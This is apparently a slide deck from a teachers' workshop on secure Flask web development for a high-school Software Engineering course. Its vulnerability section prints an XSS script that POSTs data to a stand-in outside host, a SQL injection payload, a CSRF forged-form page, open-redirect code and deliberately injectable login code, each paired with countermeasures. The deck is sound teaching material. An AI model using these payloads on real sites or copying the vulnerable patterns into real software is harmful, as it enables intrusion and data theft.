


# Software Engineering

Stage 6

A practical approach to 'Secure Software Architecture' in Software Engineering

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## Acknowledgement of Country

I'd like to begin by acknowledging the Traditional Owners of the land on which we meet today, the Gadigal people of the Eora nation and pay my respects to Elders past and present.

They are the first engineers, teachers and learners on these lands.

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
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## Connections to country

Aboriginal perspectives are not found in Aboriginal content, but Aboriginal processes...



<https://ia.acs.org.au/article/2021/too-few-indigenous-people-in-tech.html>

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### Agenda

1	Introduction & housekeeping	6	Online Examinations Discussion
2	Making VS Code work for you	7	Practical software security activities
3	Morning tea	8	GitHub and Flask
4	Overview of Python Flask	9	Cyber security presentation
5	Practical software security activities	10	Evaluation and close

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### Day Overview

A practical approach to 'Secure Software Architecture' in Software Engineering

A practical and hands-on day in a small group, supportive environment for teachers to build their confidence, skills and tools to deliver the NESA Software Engineering course. Focusing on the 2 focus areas 'Secure Software Architecture' and 'Programming for the Web'.

The skills and tools can also be directly applied to supporting students with the design and development of their 'Software Engineering Project' or easily creating a user interface for 'Software Automation'.

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## Introduction & housekeeping

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Need to know

- We are in room 8.05 on level 8
- Toilets are ...

**We are in a respectful adult learning environment**

- Please be present (as we would say to the students, 'phones {emails} are off and away').
- If a mobile call is essential, please take it outside.
- Please respect all presenters and their time commitment today.
- This session is designed for beginners. All questions are welcome and encouraged.

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Making VS Code work for you

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Learning intentions and success criteria

**We are learning to:**

- Understand how Extensions can enhance VSCode IDE capabilities
- Setup VSCode as a general-purpose IDE for Software Engineering
- Create profiles so we can quickly change our environment for different contexts

**We can:**

- Understand the benefits and limitations of extensions
- Import a profile
- Customise the IDE to suit our needs
- Create a profile

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### Making VS Code work for you



Why VSCode?

Wide industry use, [2nd most used IDE \(15%\) behind Visual Studio \(25%\)](#)

A simple IDE with all the capabilities for the Software Engineering course

High extensible through extensions, settings and profiles

Formatting, linting, debugging, terminal, AI and version control integrated



**Plain VSCode**

**VSCode with extensions**

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
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### VSCode

Profiles and Extensions



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### Essential Python Extensions

Enhance your development experience

- Debugging – set breakpoints, step through code, inspect variables, and perform other essential debugging tasks. **Python Debugger**
- Linting - basic static code analyser **PyLint**
- Formatting - a tool that helps you improve the readability and maintainability of your code. **Prettier** (HTML, CSS, JS, JSON, etc) **Black Formatter** (Python)
- Code support – a tool that provides performant language support. **Pylance**
- Visual tools – a range of tools that visually improve the IDE or the readability of code. **Indent Rainbow**, **Rainbow CSV**, etc
- IDE Functionality – a variety of tools that make the IDE more functional. **SQLite3 editor**, **Thunder Client**, etc
- [https://github.com/TempeHS/TempeHS\\_VSCode\\_Setup](https://github.com/TempeHS/TempeHS_VSCode_Setup)

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
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## Auto configure VSCode & Codespaces



**.devcontainer/devcontainer.json**  
Configure Codespaces including dependencies, extensions and ports

**.vscode/extensions.json**  
Pre-fill extension suggestion list

**.vscode/settings.json**  
Pre-configure workspace settings

**requirements.txt**  
Dependencies to be installed by Codespaces

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## Install Requirements For Today

[The easy way...](#)

\$ pip install -r requirements.txt

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## GitHub Codespaces

[VSCode in the cloud](#)

Demonstration of Codespaces: <https://github.com/features/codespaces>

GitHub Education: <https://github.com/education>

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# Overview of Python Flask

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## Learning intentions and success criteria

**We are learning to:**

- Create a Flask application

**We can:**

- Understand the Flask architecture
- Apply the architecture to create a basic Flask application with endpoints
- Understand the fundamentals of the Jinja2 template engine in Flask

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
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## Flask Architecture

File structure

1. The **static** folder contents are served publicly
  - Today, PWA requirements and the Bootstrap frontend framework have already been built into the static folder to facilitate our rapid app development
2. The **templates** folder is the repository for dynamic HTML files with the Jinja2 template engine built-in
3. The **main.py** is the Flask App python implementation configuring endpoints and their HTTP request methods.
4. Other Python files (think machine learning, database interface, app services, etc, etc) can be added to the root of the project and called by main.py as you would any other Python abstraction.
  - Netflix, Uber, Airbnb, Reddit all use Flask

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## Flask

Install

```
$ pip install flask
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```
1 # Import dependencies
2 from flask import Flask
3 from flask import render_template
4 from flask import request
5
6 # Create an instance of the Flask class in the app variable
7 app = Flask(__name__)
8
9 # Define the route for the index page at domain root
10 @app.route("/", methods=["POST", "GET"])
11 def index_page():
12     return render_template("index.html"), 200
13
14 # Initialize the Flask application
15 if __name__ == "__main__":
16     app.run(debug=True)
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```
1 <!-- Bootstrap core HTML from
2 https://getbootstrap.com/docs/5.3/getting-started/introduction/ -->
3 <!DOCTYPE html>
4 <html lang="en">
5
6   <head>
7     <meta charset="utf-8" />
8     <meta name="viewport" content="width=device-width, initial-scale=1" />
9     <link rel="stylesheet" type="text/css" href="static/css/style.css" />
10    <title>Learning Flask</title>
11    <link rel="manifest" href="static/manifest.json" />
12    <link rel="icon" type="image/x-icon" href="static/images/favicon.png" />
13    <meta name="theme-color" content="" />
14    <link href="static/css/bootstrap.min.css" rel="stylesheet" />
15  </head>
16  <body>
17    <h1>Hello World</h1>
18    <script src="static/js/bootstrap.bundle.min.js"></script>
19    <script src="static/js/app.js"></script>
20  </body>
21 </html>
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### Testing

Test: basic HTML and domain root GET request



1. **Execute the Python**
  - \$ python main.py
2. **Navigate to**
  - http://127.0.0.1:5000/

**Inspect:**

- Browser developer tools console
- Terminal

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
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### Debugging Flask

Tools



1. **Force a runtime error**
  - \$ python main.py
  - Navigate to http://127.0.0.1:5000/
2. **Debugging Tools**
  - Terminal – Webserver and event log
  - Browser developer tools – Frontend
  - Traceback - Runtime
  - VSCode debugging tools – General debugging
3. **Compiler error**
  - They will generally cause a terminal error, and Flask will need to be re-initialised from the terminal
  - \$ python main.py

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```
1 <body>
2 {% include "partials/menu.html" %}
3 {% block content %}{% endblock %}
4 <script src="static/js/bootstrap.bundle.min.js"></script>
5 <script src="static/js/app.js"></script>
6 </body>
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```

1 {% extends 'layout.html' %}
2 {% block content %}
3     <div class="container">
4         <div class="row">
5             <h1>You are logged in!</h1>
6         </div>
7     </div>
8 {% endblock %}

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
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### Testing

Test layout template with menu partial and index block



**1. Execute the Python**

- \$ python main.py

**2. Navigate to**

- http://127.0.0.1:5000/

**Inspect:**

- Developer tools source

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```

1 is_logged_in = False
2
3 @app.route("/", methods=["POST", "GET"])
4 def index_page():
5     global is_logged_in
6     return render_template("index.html", is_logged_in=is_logged_in), 200

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```

1 {% extends 'layout.html' %}
2 {% block content %}
3     {% if is_logged_in %}
4         <div class="container">
5             <div class="row">
6                 <div class="col">
7                     <h1>You are logged in!</h1>
8                 </div>
9             </div>
10        </div>
11    {% else %}
12        {% include "partials/login_form.html" %}
13    {% endif %}
14 {% endblock %}

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
1 <!--https://
2 <div class="form-control">
3     <div class="mb-3">
4         <label for="email" class="form-label">Email address</label>
5         <input
6             type="email"
7             name="email"
8             class="form-control"
9             id="exampleInputEmail1"
10             aria-describedby="emailHelp"
11             placeholder="you@address.com"
12         </input>
13     </div>
14     <div class="mb-3">
15         <label for="password" class="form-label">Password</label>
16         <input
17             name="password"
18             type="password"
19             class="form-control"
20             id="exampleInputPassword1"
21             pattern="^\d{4}$"
22             placeholder="4 Digit Pin"
23         </input>
24     </div>
25     <button type="submit" class="btn btn-primary">Submit</button>
26 </div>
27 </form>
28 </div>

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## Testing

Test login user experience



1. Execute the Python
  - \$ python main.py
2. Navigate to
  - http://127.0.0.1:5000/
3. Force value
  - is\_logged\_in = True
4. Navigate to
  - Navigate to http://127.0.0.1:5000/

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```

1 def index_page():
2     global is_logged_in
3     if request.method == "POST":
4         email = request.form["email"]
5         password = request.form["password"]
6         is_logged_in = True
7         app.logger.critical(f"{email} is logged in ? {is_logged_in}")
8     return render_template("index.html", is_logged_in=is_logged_in), 200

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
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The screenshot shows a web browser window with a 'Login Form' containing fields for 'Email address' and 'password', and a 'login' button. Below the form, a message says 'You are logged in!'. To the right, a terminal window shows the command 'python main.py' and the output '127.0.0.1:5000/ - [03/09/2025:10:00:00] - "POST / HTTP/1.1" 200 OK'.

### Testing

Test login

- Execute the Python**
  - \$ python main.py
- Navigate to**
  - http://127.0.0.1:5000/
- Test script**
  - Enter invalid data and submit to test front-end validation
  - Enter a valid email and 4-digit password and submit to test authentication
- Inspect:**
  - Terminal

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```

1 def index_page():
2     global is_logged_in
3     if request.method == "POST":
4         if request.form["password"].isdigit():
5             password = int(request.form["password"])
6             email = request.form["email"]
7             is_logged_in = db_manager.check_login(email, password)
8             app.logger.critical(f"{email} is logged in ? {is_logged_in}")
9     return render_template("index.html", is_logged_in=is_logged_in), 200

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```
1 from flask import current_app
2 import sqlite3 as sql
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4
5 def check_login(email, password):
6     con = sql.connect(".database_files/database.db")
7     cur = con.cursor()
8     cur.execute(
9         "SELECT * FROM TLD91_USERS WHERE email = ? AND password = ?",
10        (email, password),
11    )
12    result = cur.fetchone()
13    con.close()
14    if result is None:
15        return False
16    else:
17        return True
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
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### Testing

[Test login](#)

\$ python main.py  
Navigate to <http://127.0.0.1:5000/>

Enter a valid email and 4-digit password that is not in the database and submit the form  
Enter a valid email and 4-digit password that is in the database and submit the form

**Inspect:**

- Terminal

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## Practical software security activities

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## Learning intentions and success criteria

### We are learning to:

- Develop knowledge of the architecture of vulnerabilities listed in the syllabus
- Deconstruct the code that enables the vulnerabilities listed in the syllabus
- Identify countermeasures to the vulnerabilities listed in the syllabus

### We can:

- Describe the architecture, code and countermeasures of vulnerabilities listed in the syllabus
- Use the structure to explicitly teach our students

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
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## Architecture, Code & Countermeasure

### Understanding the vulnerability

**Architecture:** What is the structure of the vulnerability, including the people involved?

**Code:** At the code level, what does the exploit or vector look like, and what code patterns enable the vulnerability?

**Countermeasure:** What can be done to reduce the likelihood of the exploit or vector?

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
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## Cross-Site Scripting XSS

### Architecture

1. A threat actor inserts a malicious script into a website by:
  - SQL injection into a known database structure that forces script into head HTML.
  - JS injection into form with insufficient defensive data handling
  - Hijacked library, plugin or extension
  - Sharing a hyperlink with a script attached or redirect to a hyperlink and script
2. The victim visits the website, and the script is executed.
3. The malicious script may:
  - Downloads a more malicious program
  - Change the use interface or experience
  - POST data from the UI to another website

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## Cross-Site Scripting XSS

Code

```
1 <SCRIPT>
2   const response = fetch("http://www.randomUrl.com", {
3     method: 'POST',
4     headers: {
5       'Content-Type': 'application/json; charset=UTF-8',
6     },
7     body: JSON.stringify(yourData),
8   });
9 </SCRIPT>
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## Cross-Site Scripting

Countermeasures

1. Regular code reviews and implement static application security testing (SAST).
2. Implement defensive data handling.
3. Implement a strict head meta and server-side Content Security Policy (CSP).
4. Only known and secure third-party libraries should be externally linked. Preferably, after a code review, third-party libraries should be locally served.
5. Monitor 3rd party libraries for known vulnerabilities and, on discovery, patch the vulnerabilities.
6. Declare the language <html lang="en">.
7. Declare charset <meta charset="utf-8">.
8. Consider DOM order of execution when loading user-provided content

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## SQL Injections

Architecture

1. The threat actor constructs form inputs that are SQL commands and variables to control the application.
2. By the user controlling the inputs, they can:
  - Force an equality check to return true to gain access to authenticate or escalate authority.
  - Destabilise an application by dropping a table.
  - If the table structure is known or obvious (users, wp\_posts, etc), insert malicious content that will be loaded into a session by all users.

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### SQL Injections

Code

```
1 cur.execute(f"SELECT * FROM users WHERE username = '{username}'")
2 cur.execute(f"SELECT * FROM users WHERE password = '{password}'")
```

Login

105' OR 1=1

```
1 cur.execute(f"SELECT * FROM users WHERE username = '105' OR 1=1")
2 cur.execute(f"SELECT * FROM users WHERE password = '105' OR 1=1")
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
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### SQL Injections

Countermeasures

1. Regular code reviews
2. Update backend languages (Most versions of PHP are vulnerable)
3. Implement an API with built-in security as the interface to the SQL database
4. Implement Defensive data handling
5. Limit input length
6. Require authentication before accepting any form of input
7. Never construct queries with concatenating and binary comparison. Rather use query parameters, i.e.
8. Salt database table names with a 5-character random string

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
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### Cross-Site Request Forgery

Architecture

1. The treat actor applies their knowledge of a system to design a script.
2. The script is packaged in a deceptive format, usually as a trojan webpage or file attack.
3. The malicious package contains the forged HTTP request.
4. The victim end user unknowingly executes the HTTP request, forcing unwanted actions on an application in which they're authenticated

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### Cross-Site Request Forgery

Code

Code

```
1 <section class="login">
2   <form hidden id="hack" target="csrf-frame" action="http://localhost:5000/signup.html" method="POST" autocomplete="off">
3     <input id="username" name="username" value="give_me_access">
4     <input name="password" value="h4x123">
5     <input name="dob" value="01/01/2001">
6   </form>
7   <iframe hidden name="csrf-frame"></iframe>
8   <button onClick="hack();" id="button">Click to claim/button>
9 </div>
10 <div id="warning"></div>
11 <script>
12   function hack() {
13     //Generate a random username
14     let username = "hacker_";
15     username += Math.random().toString(36).substr(2, 4) + Math.random().toString(36).substr(2, 4);
16     document.getElementById("username").value = username;
17     // Submit a HTTP POST request to the target site
18     document.getElementById("hack").submit();
19   }
20 </script>
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
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### Cross-Site Request Forgery

Countermeasures

1. Implement a synchronizer token pattern (STP) ie Flask WTFORMs.
2. Implement project authentication
3. End-user education.
4. Understand how the attack can be executed in the specific context of the application and user, then review the code with specific scenarios in mind.
5. Implement three-factor authentication (3FA) for administrative operations.
6. White-list firewall policies for example 1.1.1.2

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
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### Race Conditions

Architecture

1. A threat actor will place the infrastructure underload with a DoS-style attack.
2. The threat actor makes multiple HTTP requests in parallel, such as repeatedly applying a discount coupon to a shopping cart in very quick succession.
3. The threat actor hopes to exploit an unmanaged thread schedule by effectively "racing" multiple HTTP requests to access/change shared data to their advantage.

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### Race Conditions

User controlled inputs

Code

```
1 BEGIN apply_voucher
2 IF GET voucher_
3   RETURN
4 ENDIF
5 apply_disc(calc
6 SET voucher_app
7 RETURN render_f
8 END apply_voucher
```

Processor	Thread 1	Thread 2
01	BEGIN apply_voucher(v, cart)	BEGIN apply_voucher(v, cart)
02		
03	IF GET voucher_applied() = TRUE	
04	RETURN	
05	ENDIF	
06		IF GET voucher_applied() = TRUE
07		RETURN
08		ENDIF
09	apply_disc(calc_disc(v), cart)	
10	SET voucher_applied(TRUE)	
11		apply_disc(calc_disc(v), cart)
12		SET voucher_applied(TRUE)
13	RETURN render_front_end()	
14	END apply_voucher	
15		RETURN render_front_end()
16		END apply_voucher

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
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### Race Conditions

Countermeasures

1. Consider multithreading in any shared resource process, including (discounts, login processes, session ID creation, etc).
2. Implement a lock using the 'session ID' as a key in the algorithm, and most importantly, minimise the processing time between the lock's GET (or check) and SET.
3. Implement rate limiting.

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
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### Invalid forwarding & redirects

Architecture

1. A threat actor exploits an invalid (or unvalidated) vulnerability to share a link that forwards the user to a different URL.
2. The share URL is easily masked and looks safe because the domain is a 'familiar website.'
3. The victim follows a link that redirects them to a spoofed website, where the user enters data that the threat actor is able to intercept.

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### Invalid forwarding & redirects

Code

```
1 if request.method == "GET" and request.args.get("url"):  
2     url = request.args.get("url", "")  
3     return redirect(url, code=302)
```

```
1 https://www.trustedwebsite.com/examples/example.php?url=http://www.malicious.com
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
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### Invalid forwarding & redirects

Countermeasures

1. Code review
2. Explicitly declare the protocol, subdomain and domain as a minimum in the backend code and do not allow URLs to be manipulated by input.
3. Validate inputs; if a form requires URL's use regular expressions to explicitly define the URL specifications (HTTPS, subdomains, domains, paths and endpoints were possible) and exclusions ( >, <, ?, etc). This is particularly important if the input will be rendered on the front end or processed in the backend.
4. Update backend languages (early versions of asp.net are vulnerable)

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### Side Channel Attack

Architecture

A side-channel attack is any attack based on extra information that can be gathered because of the fundamental way a computer protocol or algorithm is implemented.

Leaking data includes:

1. Time
2. Cache
3. Power/electromagnetic/thermal energy, etc
4. Frequency outputs
5. Exception response
6. Error response

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### Side Channel Attack

Code

A side-channel attack is performed by a system when performing a task. Students should provide different inputs to the system when code can be executed.

```
1 def retrieveUsers(username, password):
2     con = sql.connect('database_files/database.db')
3     cur = con.cursor()
4     cur.execute(f'SELECT * FROM users WHERE username = '{username}''')
5     if cur.fetchone() == None:
6         con.close()
7         return False
8     else:
9         cur.execute(f'SELECT * FROM users WHERE password = '{password}''')
10        # Print text log of visitor count as requested by insecure PWA management
11        with open('visitor_log.txt', 'r') as file:
12            number = int(file.read().strip())
13            number += 1
14            with open('visitor_log.txt', 'w') as file:
15                file.write(str(number))
16        # Simulate response time of heavy ops for testing purposes
17        time.sleep(random.randint(88, 90) / 1000)
18        if cur.fetchone() == None:
19            con.close()
20            return False
21        else:
22            con.close()
23            return True
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### Side Channel Attack

Countermeasures

1. Understand how the attack can be executed in the specific context of the application and user, then code review with specific scenarios in mind.
2. Randomise operations and data access patterns for all cryptography processes
3. Introduce noise through random micro delays
4. Isochronous functions so the software runs for an exactly constant amount of time, independent of secret values.
5. Implement tighter rate limiting on login pages. For example, install and configure Flask Limiter

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
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### Broken Session Management

Architecture

The session management algorithm is 'broken', allowing easy authenticated access to a system. It is a very broad vulnerability with multiple attack vectors.

- Session persistence between users
- Cookies can be copied and reused
- No session management
- Easily brute forced session key
- Easily calculated session key
- No 'project' authentication to API
- etc

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
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**Broken Session Management**

Countermeasure

1. Implement a secure, server-side session management system that creates a new, random session ID with high complexity each time someone logs in.
2. Ensure the session ID is not visible in the web page's URL, is kept safe, and is properly discarded following a user's logout, periods of inactivity, or after session timeouts.
3. For example, install and configure Flask Session
4. Conduct regular security audits and testing.

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
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**File Attack**

Architecture

1. A file (usually an Excel Macro \*.xism or a PDF with Javascript) is either sent to a user or placed on a honeypot website and downloaded by a user.
2. The file is open, and the malicious script (Javascript, Visual Basic, Python, etc.) is executed on open or when an action is performed in the document.
3. The malicious code could:
  - Install a more malicious program (key logger, screen sharing, etc)
  - Change DNS settings
  - POST data from active website UI to another website
  - Steel cookies or session data
  - Perform state-changing processes on install systems

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
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**File Attack**

Countermeasures

1. Countermeasure common vulnerabilities
  - Cross Frame Scripting - XFS
  - Cross Site Request Forgery - CSRF
  - Cross Site Scripting - XSS
  - Broken Authentication and Session Management.
2. Implement Two Factor Authentication - 2FA.
3. End user education
4. White-list firewalls
5. Application control policies

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# Practical software security activities

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## Learning intentions and success criteria

Session 4 – Implementing 2FA

**We are learning to:**

- implement code that considers security factors
- implement secure code that minimises vulnerabilities in user action controls including broken authentication

**We can:**

- Mitigate against broken authentication and session management
- Implement code for defensive data input handling practices

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
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### Broken Authentication Architecture

The authentication algorithm is 'broken', allowing easy authenticated access to a system. It is a very broad vulnerability with multiple attack vectors.

- SQL Injection
- No password complexity requirements
- Brute force forgotten password
- Known usernames and passwords allow brute force dictionary attack
- No 2FA
- etc

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
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### Broken Authentication

#### Countermeasures

1. Enforce strong passwords.
2. Event logging and log analysis.
3. Implement a secure, server-side session management system that creates a new, random session ID with high complexity each time someone logs in. For example, install and configure Flask Session
4. Implement two-factor authentication.
5. Conduct regular security audits and testing.
6. Implement strong rate limiting for a login page. For example, install and configure Flask Limiter.
7. Salt and hash passwords.

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### Implementing 2FA

QR Code + Google Authenticator + Flask

**Requirements:**

- Device with Google Authenticator (tablet or smartphone)

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### Implementing 2FA

QR Code + Google Authenticator + Flask

**Requirements:**

- qrcode
- Pyotp - is a Python library for generating and verifying one-time passwords. It can be used to implement two-factor (2FA) or multi-factor (MFA) authentication methods in web applications and in other systems that require users to log in.

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### Implementing 2FA

QR Code + Google Authenticator + Flask

- os - provides functions for interacting with the operating system.
- base64 – used to encode strings in Python
- BytesIO – used to manage and deal with Unicode characters

Note:

Every time you compile and run the code you need to update the QRCode image (within the app) and rescan the QRCode in the app

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### Implementing 2FA

QR Code + Google Authenticator + Flask

Alternatives

- Email (Twilio)

Implementing in Visual Studio Code

- Adding 2FA to the PWA we have created so far.

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### Implementing 2FA: QR Code + Google Authenticator + Flask

```
1 #QR Code Additional Imports
2 from flask import redirect, url_for, session
3 import pyotp
4 import pyqrcode
5 import os
6 import base64
7 from io import BytesIO
8
9 app = Flask(__name__)
10
11 is_logged_in = False
12
13 #Add a secret key
14 app.secret_key = "AYWUHQIULP"
```

Adding in the additional imports required for the QRCode functionality.

Line 19: We also need to add a secret key which is used in the generation of the QRCode.

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## Implementing 2FA: QR Code + Google Authenticator + Flask

```

20
21 @app.route("/", methods=['POST', 'GET'])
22 def index_page():
23     global is_logged_in
24     if request.method == "POST":
25         if request.form["password"].isdigit():
26             password = int(request.form["password"])
27             email = request.form["email"]
28             is_logged_in = db_manager.check_login(email, password)
29             if is_logged_in:
30                 user_secret = pyotp.random_base32()
31                 session['username'] = email # Save username in session
32                 session['secret'] = user_secret # Save user secret in session
33                 return redirect(url_for("enable_2fa")) #direct to the 2FA route
34             else:
35                 return render_template("index.html")
36         app.logger.critical(f'{email} is logged in ? {is_logged_in}')
37     return render_template("index.html", is_logged_in=is_logged_in), 200
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```

Update the "/" route to redirect to the authentication page and create a session for the user (line 31 and 32)

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## Implementing 2FA: QR Code + Google Authenticator + Flask

```

39 #Displays and handles the 2FA
40
41 @app.route('/enable_2fa.html', methods=['GET', 'POST'])
42 def enable_2fa():
43     global is_logged_in
44     if 'username' not in session:
45         return render_template("index.html")
46
47     username = session['username']
48     user_secret = session['secret'] # Retrieve user secret from session - Session Management
49
50     # Generate QR code for the user's secret key
51     totp = pyotp.TOTP(user_secret)
52     otp_url = totp.provisioning_url(name=username, issuer_name="FourAppName")
53     qr_code = totp.qr_code(otp_url)
54     stream = BytesIO()
55     qr_code.png(stream, scale=5)
56     qr_code_b64 = base64.b64encode(stream.getvalue()).decode('utf-8')
57
58     if request.method == 'POST':
59         otp_input = request.form['otp']
60         if totp.verify(otp_input):
61             return render_template("index.html", is_logged_in=is_logged_in), 200
62         else:
63             is_logged_in = False
64             return redirect(url_for('index_page')) # Redirect to home if OTP is valid
65
66     return render_template("enable_2fa.html", qr_code=qr_code_b64)
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## Implementing 2FA: QR Code + Google Authenticator + Flask

```

1 <!--https://getbootstrap.com/docs/5.3/forms/overview-->
2 {% extends 'layout.html' %} {% block content %}
3
4 <div class="container">
5     <div class="row">
6         <div class="col">
7             <h1>Welcome Enable 2FA </h1>
8
9             <h1>Scan this QR Code with Google Authenticator</h1>
10
11             <div>
12                 <h2>Scan the QR code with your 2FA app</h2>
13                 
14             </div>
15         </div>
16     </div>
17     <div class="row">
18         <form action="/enable_2fa.html" method="post">
19             <label for="otp">Enter the OTP from your app:</label><br>
20             <input type="text" id="otp" name="otp"><br>
21             <input type="submit" value="Verify">
22         </form>
23     </div>
24 </div>
25 </div>
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28 {% endblock %}

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# GitHub and Flask

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## GitHub

Demo

- Code hosting
- Version control
- Collaboration tools
- Static web hosting
- Codespaces - VSCode in the cloud
- Student portfolios
- Static application security testing

GitHub Schools: <https://github.com/education/schools>  
GitHub Teachers: <https://github.com/education/teachers>  
GitHub Students: <https://github.com/education/students>



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# Cyber security presentation

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Evaluation and close

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